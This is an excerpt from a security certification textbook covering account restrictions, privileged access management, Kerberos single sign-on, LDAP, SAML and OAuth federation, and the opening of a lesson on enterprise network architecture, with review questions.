On a Windows Active Directory network access policies can be configured via **group policy objects (GPOs)**. GPOs can be used to configure access rights for user/group/role accounts. GPOs can be linked to network administrative boundaries in Active Directory, such as sites, domains, and organizational units (OU).



Configuring access policies and rights using Group Policy Objects in Windows Server 2016. (Screenshot used with permission from Microsoft.)

Account Restrictions

Policy-based restrictions can be used to mitigate some risks of account compromise through the theft of credentials.

Location-Based Policies

A user or device can have a logical network location, identified by an IP address, subnet, virtual LAN (VLAN), or organizational unit (OU). This can be used as an account restriction mechanism. For example, a user account may be prevented from logging on locally to servers within a restricted OU.

The geographical location of a user or device can be calculated using a **geolocation** mechanism:

- **IP address**—can be associated with a map location to varying degrees of accuracy based on information published by the registrant, including name, country, region, and city. The registrant is usually the Internet service provider (ISP), so the information you receive will provide an approximate location of a host based on the ISP. If the ISP is one that serves a large or diverse geographical area, it is more difficult to pinpoint the location of the host Internet service providers (ISPs). Software libraries, such as GeoIP, facilitate querying this data.
- **Location services**—are methods used by the OS to calculate the device's geographical position. A device with a global positioning system (GPS) sensor can report a highly accurate location when outdoors. Location services can also triangulate to cell towers, Wi-Fi hotspots, and Bluetooth signals where GPS is not supported.

Time-Based Restrictions

There are four main types of time-based policies:

- A **time-of-day restrictions** policy establishes authorized login hours for an account.
- A **duration-based login policy** establishes the maximum amount of time an account may be logged in for.
- An **impossible travel time/risky login policy** tracks the location of login events over time. If these do not meet a threshold, the account will be disabled. For example, a user logs in to an account from a device in New York City. A couple of hours later, a login attempt is made from Los Angeles, but is refused and an alert is raised because it is not feasible for the user to be in both locations.
- A **temporary permissions policy** removes an account from a security role or group after a defined period.

Privileged Access Management

Standard users have limited privileges, typically with access to run programs and to create and modify files belonging only to their profile.

A privileged account is one that can make significant configuration changes to a host, such as installing software or disabling a firewall or other security system. Privileged accounts also have the right to manage network appliances, application servers, and databases.

Privileged access management (PAM) refers to policies, procedures, and technical controls to prevent compromise of privileged accounts. These controls identify and document privileged accounts, giving visibility into their use, and managing the credentials used to access them.

It is a good idea to restrict the number of administrative accounts as much as possible. The more accounts there are, the more likely it is that one of them will be compromised. On the other hand, you do not want administrators to share accounts or to use default accounts, as that compromises accountability.

Users with administrative privileges must take the greatest care with credential management. Privilege-access accounts must use strong passwords and ideally multifactor authentication (MFA) or passwordless authentication.

*To protect privileged account credentials, it is important not to sign in on untrusted workstations. A **secure administrative workstation (SAW)** is a computer with a very low attack surface running the minimum possible apps.*

Traditional administrator accounts have standing permissions. Just-in-time (JIT) permissions means that an account's elevated privileges are not assigned at log-in. Instead, the permissions must be explicitly requested and are only granted for a limited period. This is referred to as **zero standing privileges (ZSP)**. There are three main models for implementing this:

- **Temporary Elevation**—means that the account gains administrative rights for a limited period. The User Account Control (UAC) feature of Windows and the sudo command in Linux use this concept.
- **Password Vaulting/Brokering**—means the privileged account must be "checked out" from a repository and is made available for a limited amount of time. The administrator must log a justification for using the privileges. Approval of the request could be automated via system-enforced policies or require manual intervention, providing a measure of M of N control. This provides better accounting oversight than temporary elevation and better protection against compromise of privileged credentials.
- **Ephemeral Credentials**—means the system generates or enables an account to use to perform the administrative task and then destroys or disables it once the task has been performed. Temporary or ephemeral membership of security groups or roles can serve a similar purpose.

As well as human administrators, PAM also applies to service accounts.

Review Activity:

Authorization

Answer the following questions:

1. **What is the difference between security group- and role-based permissions management?**

2. **In a rule-based access control model, can a subject negotiate with the data owner for access privileges? Why or why not?**

3. **What is the process of ensuring accounts are only created for valid users, only assigned the appropriate privileges, and that the account credentials are known only to the valid user?**

4. **What is the policy that states users should be allocated the minimum sufficient permissions?**

5. **A threat actor was able to compromise the account of a user whose employment had been terminated a week earlier. They used this account to access a network share and exfiltrate important files. What account vulnerability enabled this attack?**

Topic 4C

Identity Management

EXAM OBJECTIVES COVERED

4.6 Given a scenario, implement and maintain identity and access management.

While an on-premises network can use a local directory to manage accounts and rights, as organizations move services to the cloud, these authorizations have to be implemented using federated identity management solutions.

Local, Network, and Remote Authentication

One of the most important features of an operating system is the *authentication provider,* which is the software architecture and code that underpins the mechanism by which the user is authenticated before starting a shell.

Knowledge-based authentication relies on cryptographic hashes. A plaintext password is not usually transmitted or stored in a credential database because of the risk of compromise. Instead, the password is stored as a cryptographic hash. When a user enters a password to log in, an authenticator converts what is typed into a hash and transmits that to an authority. The authority compares the submitted hash to the one in the database and authenticates the subject only if they match.

Windows Authentication

Windows authentication involves a complex architecture of components (docs.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication), but the following three scenarios are typical:

- **Windows local sign-in**—is the Local Security Authority Subsystem Service (LSASS) that compares the submitted credential to a hash stored in the Security Accounts Manager (SAM) database, which is part of the registry. This is also referred to as *interactive logon.*
- **Windows network sign-in**—is LSASS which can pass the credentials for authentication to an Active Directory (AD) domain controller. The preferred system for network authentication is based on Kerberos, but legacy network applications might use **NT LAN Manager (NTLM) authentication**.
- **Remote sign-in**—is used if the user's device is not directly connected to the local network, authentication can take place over a virtual private network (VPN), enterprise Wi-Fi, or web portal. These use protocols to create a secure connection between the client machine, the remote access device, and the authentication server.

Linux Authentication

In Linux, local user account names are stored in `/etc/passwd`. When a user logs in to a local interactive shell, the password is checked against a hash stored in `/etc/shadow`. Interactive login over a network is typically accomplished using Secure Shell (SSH). With SSH, the user can be authenticated using cryptographic keys instead of a password.

A **pluggable authentication module (PAM)** is a package for enabling different authentication providers, such as smart-card log-in. The PAM framework can also be used to implement authentication to network directory services.

Directory Services

A **directory service** stores information about users, computers, security groups/roles, and services. Each object in the directory has a number of attributes. The directory schema describes the types of attributes, what information they contain, and whether they are required or optional. In order for products from different vendors to be interoperable, most directory services are based on the **Lightweight Directory Access Protocol (LDAP)**, which was developed from a standard called X.500.

Within an X.500-like directory, a **distinguished name (DN)** is a collection of attributes that define a unique identifier for any given resource. A distinguished name is made up of attribute-value pairs, separated by commas. The most specific attribute is listed first, and successive attributes become progressively broader. This most specific attribute is the relative distinguished name, as it uniquely identifies the object within the context of successive (parent) attribute values.



Browsing objects in an Active Directory LDAP schema. (Screenshot used with permission from Microsoft.)

Some of the attributes commonly used include common name (CN), organizational unit (OU), organization (O), country (C), and domain component (DC).

For example, the distinguished name of a web server operated by Widget in the UK might be the following:

```
CN=WIDGETWEB, OU=Marketing, O=Widget, C=UK,
DC=widget, DC=foo
```

Single Sign-on Authentication

A **single sign-on (SSO)** system allows the user to authenticate once and then to receive authorizations on compatible application servers without having to enter credentials again.

Kerberos is a single sign-on network authentication and authorization protocol used on many networks, notably as implemented by Microsoft's Active Directory (AD) service. Kerberos was named after the three-headed guard dog of Hades (Cerberus) because it consists of three parts. Clients request services from application servers, which both rely on an intermediary—a **key distribution center (KDC)**—to vouch for their identity. There are two services that make up a KDC: the Authentication Service and the Ticket Granting Service.



Kerberos Authentication Service. (Images © 123RF.com.)

Kerberos can authenticate human users and application services. These are collectively referred to as *principals.* Using authentication to a Windows domain as an example, the first step in Kerberos SSO is to authenticate with a KDC server, implemented as a domain controller.

1. The principal sends the authentication service (AS) a request for a **Ticket Granting Ticket (TGT)**. This is composed by encrypting the date and time on the local computer with the user's password hash as the key.

The password hash itself is not transmitted over the network. Although we refer to passwords for simplicity, the system can use other authenticators, such as smart card login.

2. The AS checks that the user account is present, that it can decode the request by matching the user's password hash with the one in the Active Directory database, and that the request has not expired. If the request is valid, the AS responds with the following data:

   - **Ticket Granting Ticket (TGT)**—contains information about the client (name and IP address) plus a time stamp and validity period. This is encrypted using the KDC's secret key.
   - **TGS session key**—communicates between the client and the Ticket Granting Service (TGS). This is encrypted using a hash of the user's password.

The TGT is an example of a logical token. All the TGT does is identify who you are and confirm that you have been authenticated—it does not provide you with access to any domain resources.

Single Sign-on Authorization

Presuming the user entered the correct password, the client can decrypt the Ticket Granting Service (TGS) session key but not the TGT. This establishes that the client and KDC know the same shared secret and that the client cannot interfere with the TGT.

1. To access resources within the domain, the principal requests a service ticket (a token that grants access to a target application server). This process of granting service tickets is handled by the TGS.

2. The principal sends the TGS a copy of its TGT and the name of the application server it wishes to access plus an authenticator, consisting of a time-stamped client ID encrypted using the TGS session key.

   The TGS should be able to decrypt both messages using the KDC's secret key for the first and the TGS session key for the second. This confirms that the request is genuine. It also checks that the ticket has not expired and has not been used before (replay attack).

3. The TGS service responds with the following:

   - **A Service session key**—is used between the client and the application server. This is encrypted with the TGS session key.
   - **A Service ticket**—contains information about the principal, such as a time stamp, system IP address, Security Identifier (SID) and the SIDs of groups to which it belongs, and the service session key. This is encrypted using the application server's secret key.

4. The principal forwards the service ticket, which it cannot decrypt, to the application server and adds another time-stamped authenticator, which is encrypted using the service session key.



Kerberos Ticket Granting Service. (Images © 123RF.com.)

5. The application server decrypts the service ticket to obtain the service session key using its secret key, confirming that the principal has sent it an untampered message. It then decrypts the authenticator using the service session key.

6. Optionally, the application server responds to the principal with the time stamp used in the authenticator, which is encrypted by using the service session key. The principal decrypts the time stamp and verifies that it matches the value already sent, and concludes that the application server is trustworthy.

   This means that the server is authenticated to the principal (referred to as *mutual authentication*). This prevents a on-path attack, where a malicious user could intercept communications between the principal and server.

7. The server now responds to access requests (assuming they conform to the server's access control list).

One of the noted drawbacks of Kerberos is that the KDC represents a single point-of-failure for the network. In practice, backup KDC servers can be implemented (for example, Active Directory supports multiple domain controllers, each of which are running the KDC service).

Federation

Federation is the notion that a network needs to be accessible to more than just a well-defined group of employees. In business, a company might need to make parts of its network open to partners, suppliers, and customers. The company can manage its employee accounts easily enough. Managing accounts for each supplier or customer internally may be more difficult. Federation means that the company trusts accounts created and managed by a different network. As another example, in the consumer world, a user might want to use both Google Workspace and Twitter. If Google and Twitter establish a federated network for the purpose of authentication and authorization, then the user can log on to Twitter using their Google credentials or vice versa.

An on-premises network can use technologies such as LDAP and Kerberos, very often implemented as a Windows Active Directory network, because the administration of accounts and devices can be centralized. When implementing federation, authentication and authorization design comes with more constraints and additional requirements to ensure interoperability between different platforms. Web applications might not support Kerberos, while third-party networks might not support direct federation with Active Directory/LDAP. The design for these cloud networks likely requires the use of other standard protocols or frameworks for interoperability between web applications.

These interoperable federation protocols use claims-based identity. While the technical implementation and terminology is different, the overall model is similar to that of Kerberos SSO:

1. The principal attempts to access a service provider (SP). The service provider redirects the principal to an **identity provider (IdP)** to authenticate.
2. The principal authenticates with the identity provider and obtains a claim, in the form of some sort of token or document signed by the IdP.
3. The principal presents the claim to the service provider. The SP can validate that the IdP has signed the claim because of its trust relationship with the IdP.
4. The service provider can now connect the authenticated principal to its own accounts database to determine its permissions and other attributes. It may be able to query attributes of the user account profile held by the IdP, if the principal has authorized this type of access.



Federated identity management overview. (Images © 123RF.com.)

Security Assertion Markup Language

A federated network or cloud needs specific protocols and technologies to implement user identity assertions and transmit claims between the principal, the relying party, and the identity provider. **Security Assertion Markup Language (SAML)** is one such solution. SAML assertions (claims) are written in eXtensible Markup Language (XML). Communications are established using HTTP/HTTPS and the **Simple Object Access Protocol (SOAP)**. The secure tokens are signed using the XML signature specification. The use of a digital signature allows the relying party to trust the identity provider.

An example of a SAML implementation is Amazon Web Services (AWS) which functions as a SAML service provider. This allows companies using AWS to develop cloud applications to manage their customers' user identities and provide them with permissions on AWS without having to create accounts for them on AWS directly.

```
<samlp:Response
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"

xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="200" Version="2.0"

IssueInstant="2020-01-01T20:00:10Z "
Destination="https://sp.foo/saml/acs"
InResponseTo="100".

 <saml:Issuer>https://idp.foo/sso</saml:Issuer>

 <ds:Signature>...</ds:Signature>

 <samlp:Status>...(success)...</samlp:Status.

<saml:Assertion

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="2000"
Version="2.0"

IssueInstant="2020-01-01T20:00:09Z">

<saml:Issuer>https://idp.foo/sso</saml:Issuer>

<ds:Signature>...</ds:Signature>

  <saml:Subject>...

  <saml:Conditions>...

   <saml:AudienceRestriction>...

   <saml:AuthnStatement>...

   <saml:AttributeStatement>

      <saml:Attribute>...

      <saml:Attribute>...

   </saml:AttributeStatement>

  </saml:Assertion>

</samlp:Response>
```

Open Authorization

Many public clouds use application programming interfaces (APIs) based on **Representational State Transfer (REST)** rather than SOAP. These are called RESTful APIs. Where SOAP is a tightly specified protocol, REST is a looser architectural framework. This allows the service provider more choice over implementation elements. Compared to SOAP and SAML, there is better support for mobile apps.

Authentication and authorization for a RESTful API are often implemented using the **Open Authorization (OAuth)** protocol. OAuth is designed to facilitate sharing of information (resources) within a user profile between sites. The user creates a password-protected account at an identity provider (IdP). The user can link that identity to an OAuth consumer site without giving the password to the consumer site. A user (resource owner) can grant an OAuth client authorization to access some part of their account. A client in this context is an app or consumer site.

The user account is hosted by one or more resource servers. A resource server is called an API server because it hosts the functions that allow OAuth clients (consumer sites and mobile apps) to access user attributes. An authorization server processes authorization requests. A single authorization server can manage multiple resource servers; equally, the resource and authorization server could be the same server instance.

The client app or service must be registered with the authorization server. As part of this process, the client registers a redirect URL, which is the endpoint that will process authorization tokens. Registration also provides the client with an ID and a secret. The ID can be publicly exposed, but the secret must be kept confidential between the client and the authorization server. When the client application requests authorization, the user approves the authorization server to grant the request using an appropriate method. OAuth supports several grant types—or flows—for use in different contexts, such as server to server or mobile app to server. Depending on the flow type, the client will end up with an access token validated by the authorization server. The client presents the access token to the resource server, which then accepts the request for the resource if the token is valid.

OAuth uses the **JavaScript Object Notation (JSON)** Wweb Token (JWT) format for claims data. JWTs can be passed as Base64-encoded strings in URLs and HTTP headers and can be digitally signed for authentication and integrity.

Review Activity:

Identity Management

Answer the following questions:

1. **What is the purpose of implementing LDAP?**

2. **True or false? The following string is an example of a distinguished name: CN=ad, DC=515support,DC=com.**

3. **True or false? In order to create a service ticket, Kerberos passes the user's password to the target application server for authentication.**

4. **You are consulting with a company about a new approach to authenticating users. You suggest there could be cost savings and better support for multifactor authentication (MFA) if your employees create accounts with a cloud provider. That allows the company's staff to focus on authorizations and privilege management. What type of service is the cloud vendor performing?**

5. **You are working on a cloud application that allows users to log on with social media accounts over the web and from a mobile application. Which protocols would you consider, and which would you choose as most suitable?**

Lesson 4

Summary

You should be able to assess the design and use of authentication products in terms of meeting confidentiality, integrity, and availability requirements. Given a product-specific setup guide, you should be able to implement protocols and technologies such as MFA, passwordless authentication, Kerberos SSO, and federated identity management.

Guidelines for Implementing Identity and Access Management

Follow these guidelines when you implement authentication controls:

- Assess the design requirements for confidentiality, integrity, and availability given the context for the authentication solution (private network, public web, VPN gateway, or physical site premises, for instance).
- Determine whether multifactor authentication (MFA) or passwordless authentication is required, and which hardware token or biometric technologies would meet the requirement:
  - Ownership factors include smart cards, OTP keys/fobs and security keys, and OTP authenticator apps installed on a trusted device.
  - Biometric technologies include fingerprint and face with efficacy determined by metrics such as FAR, FRR, CER, speed, and accessibility.
  - Two-step verification can provide an additional token to a trusted device or account via SMS, phone call, email, or push notification.
  - Password managers can provide better security for password authentication.
- Establish requirements for access control between discretionary, mandatory, role-based, and attribute-based models and whether the scope must include federated services (on-premises and cloud, for instance).
- Configure accounts/roles and resources with the appropriate permissions settings using the principle of least privilege.
- Configure account policies to protect integrity:
  - Credential policies to ensure the protection of standard and privileged accounts, including secure password selection.
  - Account policies to apply conditional access based on location and time.
- Establish provisioning procedures to issue digital identities and account credentials securely.
- Establish deprovisioning procedures to remove access privileges when employees or contractors leave the company.
- Implement SAML or OAuth to facilitate single sign-on between on-premises networks and cloud services/applications.

Lesson 5

Secure Enterprise Network Architecture

LESSON INTRODUCTION

Managing user authentication and authorization is only one part of building secure information technology services. The network infrastructure must also be designed to run services with the properties of confidentiality, integrity, and availability. While design might not be a direct responsibility for you at this stage in your career, you should understand the factors that underpin design decisions, so that you can assist with analysis and planning.

Lesson Objectives

In this lesson, you will do the following:

- Compare and contrast security implicatons of different on-premises network architecture models.
- Apply security principles to secure on-premises network architecture.
- Select effective controls to secure on-premises network architecture.
- Ensure secure communications for remote access and tunneling.

Topic 5A

Enterprise Network Architecture

EXAM OBJECTIVES COVERED

3.1 Compare and contrast security implications of different architecture models.
3.2 Given a scenario, apply security principles to secure enterprise infrastructure.

While you may not be responsible for network design in your current role, it is important that you understand the vulnerabilities that can arise from weaknesses in network architecture, and some of the general principles for ensuring a well-designed network. This will help you to contribute to projects to improve resiliency and to make recommendations for improvements.

Architecture and Infrastructure Concepts

Network architecture means the selection and placement of media, devices, protocols/services, and data assets:

- Network infrastructure is the media, appliances, and addressing/forwarding protocols that support basic connectivity.
- Network applications are the services that run on the infrastructure to support business activities, such as processing invoices or sending email.
- Data assets are the information that is created, stored, and transferred as a result of business activity.

Secure network infrastructure and application architecture are put there to support secure business workflows. A workflow is a series of tasks that a business needs to perform, such as accepting customer orders from a web store. Remember that security means the attributes of confidentiality, integrity, *and* availability.

Analyzing the systems involved in provisioning email can illustrate the sorts of architecture decisions that need to be made:

- **Access**—the client device must access the network via a physical channel and obtain a logical address. The user must be authenticated and authorized to use the email application. The corollary is that unauthorized users and devices must be denied access.
- **Email mailbox server**—the mailbox stores data assets and must only be accessed by authorized clients, and conversely, must be fully available and fault tolerant to support the genuine user. The email service must run with a minimum number of dependencies over network infrastructure that is resilient to faults.
- **Mail transfer server**—this must connect with untrusted Internet hosts, so communications between the untrusted network and trusted LAN must be carefully controlled. Any data or software leaving or entering the network must be subject to policy-based controls.

This type of business flow will involve systems with different security requirements. Placing the client, the mailbox, and the mail transfer server all within the same segment will introduce many vulnerabilities. Understanding and controlling how data flows between these network segments is a key part of secure and effective network architecture design.

Network Infrastructure

It is helpful to use a layer model to analyze network infrastructure and services. The Open Systems Interconnection (OSI) model is a widely quoted example of how to define layers of network functions.

A network is comprised of nodes and links. At the physical (PHY) layer, or layer 1 in the OSI model, links are implemented as twisted-pair cables transmitting electrical signals, fiber optic cables carrying infrared light signals, or as wireless devices transmitting radio waves.

There are two types of nodes. A host node is one that initiates data transfers. Hosts are usually either servers or clients. An intermediary node forwards traffic around the network. This forwarding occurs at different layers and with different scopes. A network scope of a single site is referred to as a local area network (LAN). Networks that span metropolitan, country-wide, or global scopes are called wide area networks (WANs).

Each network node must be identifiable via a unique address. This addressing function also takes place at different layers with different scopes.

Forwarding and addressing functions are handled by the following network appliances and protocols:

- Switches forward frames between nodes in a cabled network. The network adapter in each host is connected to a switch port via a cable. Switches work at layer 2 of the OSI model. Most LANs use networks based on the Ethernet standard. An Ethernet switch makes forwarding decisions based on the hardware or media access control (MAC) address of attached hosts. A MAC address is a 48-bit value written in hexadecimal notation, such as 00-15-5D-01-CA-4A. This addressing works within the local network segment only. This is referred to as a broadcast domain.



Appliances, protocols, and addressing functions within the OSI network layer reference model. (Images © 123RF.com.)

- Wireless access points provide a bridge between a cabled network and wireless hosts, or stations. Access points work at layer 2 of the OSI model. Wireless devices also use MAC addressing at layer 2.
- Routers send packets around an internetwork, making forwarding decisions based on Internet Protocol (IP) addresses. Routers work at layer 3 of the OSI model. Each local segment will normally have a router connected to it. The router acts as a default gateway for hosts on the segment to use to send packets to other segments.
- Transport protocols allow clients to exchange data with application servers. The Transmission Control Protocol (TCP) establishes reliable connections, while the User Datagram Protocol (UDP) allows unreliable, connectionless transfers. Each application protocol is identified by a TCP or UDP port. This functionality is defined at layer 4 of the OSI model.
- Application protocols support client/server functionality for user-level services, such as web browsing, email, and file transfer. Application protocols work at layer 7 of the OSI model.
- Domain Name System (DNS) servers host name records and perform name resolution to allow applications and users to address hosts and services using fully qualified domain names (FQDNs) rather than IP addresses. DNS also works at layer 7 of the OSI model, but is an infrastructure service, rather than a user-level service, like web browsing.

The OSI model has three upper layers. In practical terms, distinguishing the functions of layers 5, 6, and 7 isn't that helpful, so just think of applications working at layer 7.

Switching Infrastructure Considerations

The basic function of network infrastructure is to forward traffic from one node to another. At each layer, nodes and links are arranged in a topology that best fits the application workflows in terms of performance and security. A topology is a diagram showing how nodes are physically or logically connected by links.

An **on-premises network** is one installed to a single site and operated by a single company. This can also be referred to as an enterprise local area network (LAN). We will focus on this type of network first, and review the architecture of cloud and embedded systems networks later.

On-premises switching infrastructure starts with the cable layout. Offices and multi-building campus networks are typically installed in a standard way, referred to as structured cabling:

- Wall ports provide connectivity for each workstation. A patch cable connects the network adapter in the PC or laptop to the wall port.
- Structured cabling is run from each wall port through wall and ceiling conduits or voids to a patch panel.
- Another patch cable connects the port on the patch panel port to a switch port.

